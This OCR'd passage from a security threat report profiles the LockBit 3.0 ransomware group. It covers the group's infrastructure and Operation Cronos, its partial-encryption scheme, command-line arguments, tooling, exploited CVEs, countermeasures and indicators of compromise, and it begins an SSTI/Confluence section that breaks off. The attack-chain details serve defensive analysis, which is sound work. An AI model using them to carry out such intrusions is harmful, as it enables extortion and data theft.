
While most ransomwares carry out ransomware attacks targeting relatively vulnerable manufacturing industries, the Hunters ransomware has a relatively low manufacturing attack rate of 13% and mainly targets major institutions and distribution businesses. Additionally, the BlackBasta ransomware attacked hosting services used by many Australian companies, showing different attack patterns: Australia has been attacked most frequently among countries targeted for attacks.

[14] CISA (Cybersecurity & Infrastructure Security Agency): Cybersecurity and Infrastructure Security Agency under U.S. Department of Homeland Security

[15] HHS: United States Department of Health and Human Services

[16] ACSC (Australian Cyber Security Centre): Australian Cyber Security Center, the leading cyber security agency of the Australian government

■ Ransomware in focus




Source: LockBit 3.0 ransomware group data leak site

LockBit has been active for 4 years since September 2019, and is a RaaS-type ransomware organization that provides ransomware to multiple affiliates and receives a portion of the ransom as a fee. LockBit has continuously updated its system for systematic and effective attacks. For example, in June 2021, it updated StealBit (information theft tool) and LockBit 2.0 (Red) version (internal propagation function through group policies is added), and in June 2022, it released LockBit 3.0 (Black) version (detection avoidance technique is applied), similar to the BlackMatter ransomware. In January 2023, the LockBit Green version (Conti ransomware is reused) also appeared.

LockBit is operating very meticulously unlike a typical ransomware group. After updating the ransomware to version 3.0, it held a bug bounty[17] to prevent the release of decryption tools due to the vulnerability of the ransomware. Through this, it receives business ideas and checks whether its identity information such as IP or location information is exposed through the dark web leak site, Tox messenger[18], and Tor network[19].

On February 20, 2024, agencies from 11 countries, including the UK, FBI, and Europol, seized LockBit's dark web leak site and some data through Operation Cronos. It was announced that the criminal infrastructure, including 34 servers and 14,000 accounts used in the attacks, had been neutralized. In this process, the LockBit-NG-Dev ransomware developed in .NET[20], which can be used as LockBit 4.0 version or a new version, was discovered. In addition, they posted various information related to its activities through the seized leak site until February 25. The posted information included the StealBit infrastructure, list of affiliates, news of the arrests of officials, distribution of decryption keys and tools, news of LockBit account closure, etc.



Source: LockBit 3.0 ransomware group data leak site

[17] Bug bounty: A system that provides compensation for finding security vulnerabilities in a company's software or system

[18] Tox messenger: A messenger that provides message and user privacy protection functions

[19] Tor network: An anonymity protection network that hides your online activities

[20] .NET: Windows program development and execution environment developed by MS

Only five days after its infrastructure was seized, LockBit resumed its activities through a new dark web leak site. It recovered the dark web leak site using backed-up server data and modified the PHP vulnerability (CVE-2023-382421[21]) to a patched version.

In the new leak site, it posted the FBI first, and told stories related to Operation Cronos. It said that the stolen decryption keys were only 2.5% of the total keys, and the announced affiliate information did not contain actual identity information. It added, "There is no problem at all with LockBit's activities as the seized data is only a small portion." LockBit announced that it would further strengthen its infrastructure and operational aspects in the wake of this incident. It also delivered a message warning that other ransomware groups could be attacked through the PHP vulnerability (CVE-2023-3824).


Despite several months of international cooperation between various national organizations, LockBit quickly returned and is uploading new leaked data. With this incident drawing attention to the actions of the LockBit ransomware group, we would like to take a closer look at the LockBit 3.0 ransomware. In addition, we present countermeasures against the LockBit group's strategy.

[21] CVE-2023-3824: A remote code execution vulnerability that occurs when read PHP Archive files used for distributing and installing PHP applications. It includes PHP 8.0.* versions before 8.0.30, 8.1.* versions before 8.1.22, and 8.2.* versions before 8.2.8

LockBit 3.0 Ransomeware

Encryption Key


Encrypt files with the Salsa20 algorithm and protect the key with RSA




Encryption Method

For file 512KB or less: full file encryption
For file over 512KB, up to 5.5 MB : Initial 512KB encryption
For file over 5.5 MB, up to 60.5MB : encrypt every 512KB for each 5.5MB
For file over 60.5MB, up to 253MB: Encrypt 5MB, then encrypt every 512KB for each 15.5MB
For file over 253MB, up to 1GB : Encrypt 5MB, then encrypt every 1MB for each 31MB
For file over 1GB : Encrypt 15MB, then encrypt every 2.5MB for each 102.5MB

Features



Ransom Note



[A-Za-z0-9]{9}_README.txt

Extension

.[A-Za-z0-9]{9}

First 9 characters of the hash generated with RSA public key

Production Language

C/C++

Figure 4. LockBit 3.0 ransomware Outline

LockBit 3.0 ransomware strategy




Figure 5. LockBit 3.0 ransomware attack strategy

The LockBit 3.0 ransomware uses various initial access methods for each affiliate. In some cases, initial access is attempted through vulnerable software or RDP[22] vulnerability, or by distributing an NSIS[23] exe file disguised as a Windows installation file. In Korea, an exe file disguised as a resume by changing the file icon, or a version that infects through a script included in the document, has also been discovered. As circumstances demand, there are cases where ransomware is downloaded from the C2 server[24] or compressed ransomware is used.

Additionally, tools for credential theft, system data collection, internal propagation, remote access, and data leakage are downloaded and used. In addition to malicious tools and self-made information stealing tools, normal tools that were not created for the purpose of attacking are also used for attacks.

[22] RDP (Remote Desktop Protocol): A protocol that allows you to remotely control another computer

[23] NSIS (Nullsoft Scriptable Install System): Script-based installation system for Windows

[24] C2 server (Command & Control server): A set of tools and techniques that allow an attacker to maintain communication with a device that has initially been successfully accessed and pass commands and control

File name	Description
Chocolatey	Command line-based package manager for Windows software
Rclone	An external storage management and upload/download program
WinSCP	A Windows program that can transfer or manage files between a computer and a server
PsExec	A tool that can run random processes on the local/remote system.
StealBit	A self-developed information theft automation tool
Mimikatz	A tool to extract sensitive information such as passwords and credentials from the memory of the Windows system

Table 1. Tools used by LockBit 3.0

The LockBit ransomware can perform various functions by checking command execution parameters and provides functions for the convenience and efficiency of attacks. In particular, file encryption will proceed only after the key required to execute the ransomware is entered.

According to the leaked LockBit 3.0 builder, there is a function that encodes and protects part of the ransomware to prevent analysts from easily analyzing the ransomware. In the case of a protected file, if a 32-byte-long key is not entered with the -pass argument, the file will not be decoded and functions such as file encryption and internal propagation will not be executed, and will be terminated.

Argument	Description
-path {path}	Encrypt only the specified path
-pass {32Bytes key}	Enter the key necessary for executing the ransomware
-safe	Encrypt files after booting in safe mode
-wall	Change desktop and print the ransom note
-gspd	Modify group policies and propagate them internally
-psex	Use managed sharing for internal propagation
-gdel	Delete group policy changes
-del	Self-delete after execution

Table 2. LockBit 3.0 ransomware arguments

Administrator privileges are required to access system components such as file encryption or registry manipulation, but after forcibly accessing system components by bypassing UAC[25], the privileges of a process with administrator privileges are duplicated and used. After privilege escalation, end running processes and services related to security and backup, and delete VSC[26] to prevent the victim from arbitrarily recovering. Then, access drives and network resources to collect targets and encrypt files.

To spread ransomware, the PsExec tool is used to remotely execute commands or the group policy is modified to infect AD'[27]s domain server. LockBit 3.0 must be executed together with the -psex or -gspd argument for internal propagation to occur.

In addition to managing system components for file encryption and internal propagation as described above, LockBit penetrates by changing various elements. It replaces the desktop and encrypted file icons with self-created image files, and registers ransomware as a startup program. When the user boots the system, ransomware is automatically executed. In addition, it overwrites event log[28] data through a character string hardcoded into the ransomware, disables the event log, deletes attack traces of the LockBit ransomware to avoid tracking, and hinders detection and analysis to make it difficult to identify the attack vector.

[25] UAC (User Account Control): A security mechanism that checks whether operations that can affect the system are permitted

[26] VSC (Volume Shadow Copy): A function to create a point-in-time backup copy of a file or volume on the Windows system

[27] AD (Active Directory): A Windows-based centralized management service that can manage resources and permissions within an organization

[28] Event log: Data that records important information such as system performance, errors, warnings, and operational information

How to respond to the LockBit 3.0 ransomware




Figure 6. How to respond to the LockBit 3.0 ransomware

LockBit induces the execution of ransomware through an email attachment. The attached file is a file containing a malicious script or an exe file disguised as a document icon. In Korea, it has been distributed under the disguise of a resume or e-mail impersonating copyright violation. Therefore, be careful not to execute attached files or links from e-mails whose sources are unknown, and use anti-virus to prevent programs or scripts from being executed. Also, it can be distributed directly using software vulnerability or protocol vulnerability. Accordingly, you should periodically update your software or operating system to a non-vulnerable version and disable unused protocols to prevent infection.




Figure 7. E-mail and malicious files LockBit 3.0 distributed in Korea

CVE	Description	Affected version	Patch version
CVE-2018-13379	When using SSL VPN[29] in Fortinet's secure OS FortiOS, vulnerability in exploring the file path where system files can be downloaded	5.4.6 ~ 5.4.12 5.6.3 ~ 5.6.7 6.0.0 ~ 6.0.4	5.6.8 and higher 6.0.5 and higher
CVE-2020-0796	Remote code execution vulnerability that occurs in SMB 3.1.1, a resource sharing protocol used by Windows	Windows 10 & Server 2016 (build 1903, 1909)	KB4551762 update
CVE-2021-44228	Remote code execution vulnerability discovered in Log4j, a JAVA-based open source logging library	2.0-beta9 ~ 2.15.0 (excluding 2.12.2, 2.12.3, and 2.3.1)	2.12.2, 2.12.3, 2.3.1, 2.16.0 and higher
CVE-2021-22986	Remote code execution vulnerability occurring on BIG-IP and BIG-IQ, what are F5's application distribution network equipment	16.0.*, 15.1.*, 14.1.*, 13.1.*, and 12.1.* before the patch version	16.0.1.1 and higher 15.1.2.1 and higher 14.1.4 and higher 13.1.3.6 and higher 12.1.5.3 and higher
CVE-2021-26855 **CVE-2021-26857** **CVE-2021-26858** **CVE-2021-27065**	Remote code execution vulnerability occurring in Exchange Server, MS's email server	Exchange Server 2013, 2016, 2019	KB5000871 update
CVE-2021-36942	Vulnerability in Windows Server that can allow an unauthenticated attacker to be authenticated for another server through the domain controller	2008 r2 sp1, 2016, 2008 sp2, 2012, 2012 r2, 2020 h2, 2004, and 2019	KB5005076 or KB5005106 update
CVE-2022-3653	Heap buffer overflow vulnerability occurring in the Vulkan graphics engine of the Chrome browser	Lower than 107.0.5304.62	107.0.5304.62 and higher
CVE-2022-36537	Vulnerability that occurs in the open source JAVA framework Zk Framework, which allows access to sensitive information by manipulating POST requests	9.6.1, 9.6.0.1, 9.0.1.2, and 8.6.4.1	9.6.2 and higher
CVE-2023-0669	Vulnerability that allows remote code execution in Forta's security management file transfer software	7.1.1 and lower	7.1.2 and higher
CVE-2023-20269	Vulnerability that can obtain credentials due to the remote access VPN vulnerability of the Integrated security platform Cisco ASA and next-generation threat	9.19.1.18 and lower	9.20 and higher
CVE-2023-27350 **CVE-2023-27351**	Vulnerability that allows remote code execution after accessing the server as an administrator by bypassing user credentials in the print management software	15.0.0 ~ 20.1.7, 21.0.0 ~ 21.2.11, 22.0.0 ~ 22.0.9	20.1.7 and higher 21.2.11 and higher 22.0.9 and higher
CVE-2023-4966	Information leak vulnerability occurring in networking products, i.e. NetScaler ADC and NetScaler Gateway	14.1*, 13.1*, 13.0* before the patch version	14.1-8.50 and higher 13.1-49.15 and higher 13.0-92.19 and higher
CVE-2024-1709	Vulnerability of ScreenConnect, i.e. an authentication bypass vulnerability, that can create a system administrator account on a remote desktop	23.9.7 or lower	23.9.8 and higher

Table 3. Software vulnerability exploited by LockBit 3.0

[29] VPN (Virtual Private Network): A virtual network used to protect personal information and bypass regional restrictions

After initial access, to avoid detection and ensure continuity, manipulate the registry, or terminate the Anti-Virus service, and boot in safe mode. To prevent exploitation of these system functions, it is recommended to use a behavior-based detection solution.

To spread ransomware, modify group policies or execute commands remotely. To prevent this, use the JIT Access[30] method to grant use permissions at a set time based on the principle of least privilege. In addition, you should check for anything suspicious, e.g., checking the list of services and group policies registered in AD through continuous monitoring.

It is also necessary to prepare for data takeover, deletion of backup data, and file encryption. It is possible to use the DLP[31] solution or EDR[32] solution to prevent data leakage. Also, regular backups must be created and managed for file recovery, and since there are cases where data on the NAS[33] and backup storage are deleted, it is recommended to manage the data through vaulting backup[34] in separate networks or storages.

[30] JIT Access (Just-in-Time Access): An approach in which permissions granted to access an application or system are provided only for a predetermined period of time

[31] DLP (Data Loss Prevention): A data leak prevention solution that monitors the flow of data and monitors/blocks important information leaks

[32] EDR (Endpoint Detection and Response): A solution that prevents the spread of damage by detecting, analyzing, and responding to malicious actions occurring on terminals such as computers, mobile devices, and servers in real time

[33] NAS (Network Attached Storage): A storage device connected to a network that allows multiple users to share and access data

[34] Vaulting backup: A method of storing backed-up data separately at a certain distance away

Indicator Of Compromise

Lockbit 3.0 : SHA256

5c9b94f7aed569bb91c77cb0bf8a4f0c13145f8ac35bccc961c973720e46cc62
a4219b77de0ee4c2e17011b95acc69432bcb1a8dc4eb761027b9c997144a76dd
cafaaadd3747dfec3df88a34fea56695a0b5b03b27091b770075a72b03d2d105
917e115cc403e29b4388e0d175cbfac3e7e40ca1742299fbdb353847db2de7c2
535e0dbd97cb9ea66f375400b550dd3bcad0788a89fb46996a651053a2df07c3

임서은.docx (Dropper) : SHA256

1f0617725b2a0b0c3bb1067f0b77da049da0545710d9743813969b3bbcc563f4

저작권 침해관련 안내(제작자입니다).eml : SHA256

4ade4f6ed21b33f627fcc704db4cbfb3dd807516c1e6fc52ae6edb8a66bc80a5

File Name

임서은.docx
sed.exe
저작권 침해관련 안내(제작자입니다).eml
입사지원서_220822(경력사항도 같이 기재하였으니 확인부탁드립니다).exe
이미지 원본(제가 제작한 이미지)과 사용하고 있으신 이미지 정리한 내용.exe

■ Reference site

URL : https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-075a

URL : https://www.boannews.com/media/view.asp?idx=126668&page=1&kind=1

URL : https://www.trendmicro.com/content/dam/trendmicro/global/en/research/24/b/LockBit-attempts-to-stay-afloat-with-a-new-version/technical-appendix-LockBit-ng-dev-analysis.pdf

URL : https://www.state.gov/reward-offers-for-information-on-LockBit-leaders-and-designating-affiliates/

URL : https://www.nomoreransom.org/en/decryption-tools.html

URL : https://home.treasury.gov/news/press-releases/jy2114

URL : https://www.secureworks.com/blog/LockBit-in-action

URL : https://seed.kisa.or.kr/kisa/Board/167/detailView.do

URL : https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-075a

URL : https://asec.ahnlab.com/ko/31620/

URL : https://nvd.nist.gov/vuln/detail/CVE-2022-36537

URL : https://nvd.nist.gov/vuln/detail/CVE-2023-20269

URL : https://nvd.nist.gov/vuln/detail/CVE-2023-27350

URL : https://nvd.nist.gov/vuln/detail/CVE-2023-27351

URL : https://nvd.nist.gov/vuln/detail/CVE-2023-4966

URL : https://nvd.nist.gov/vuln/detail/CVE-2024-1709

URL : https://nvd.nist.gov/vuln/detail/CVE-2021-26855

URL : https://nvd.nist.gov/vuln/detail/CVE-2023-0669

URL : https://nvd.nist.gov/vuln/detail/CVE-2018-13379

URL : https://nvd.nist.gov/vuln/detail/CVE-2020-0796

URL : https://nvd.nist.gov/vuln/detail/CVE-2021-22986

URL : https://nvd.nist.gov/vuln/detail/CVE-2021-36942

URL : https://nvd.nist.gov/vuln/detail/CVE-2022-3653

Research & Technique

SSTI & Atlassian Confluence RCE vulnerability (CVE-2023-22527)

1. Server-Side Template Injection(SSTI)

■ Outline of the vulnerability

The SSTI (Server-Side Template Injection) item was added to the recently released 2024 electronic financial infrastructure security vulnerability assessment criteria. Since the SSTI vulnerability was introduced at the Black Hat Conference in 2015, related vulnerabilities have been continuously appearing until recently. The March issue of R&T describes SSTI and introduces Atlassian Confluence RCE (CVE-2023-22527), a related vulnerability.

The Template Engine is mainly used in web applications and e-mail to create webpages by combining fixed templates and data. Using a template engine, you can write codes concisely in the HTML format. You can achieve effects like code simplification as well as improved readability, reusability, and maintainability.

The template engine is divided into the Client-Side Template Engine, which operates on the client, and the Server-Side Template Engine, which operates on the server.




Figure 1. Role of the template engine

If user input value verification is insufficient when using the server-side template engine, you may be exposed to the SSTI vulnerability. It is very dangerous because an attacker can insert a malicious template into the server-side template to create random objects, read/write arbitrary files, execute remote commands, leak information, and perform privilege escalation attacks.

■ How SSTI works

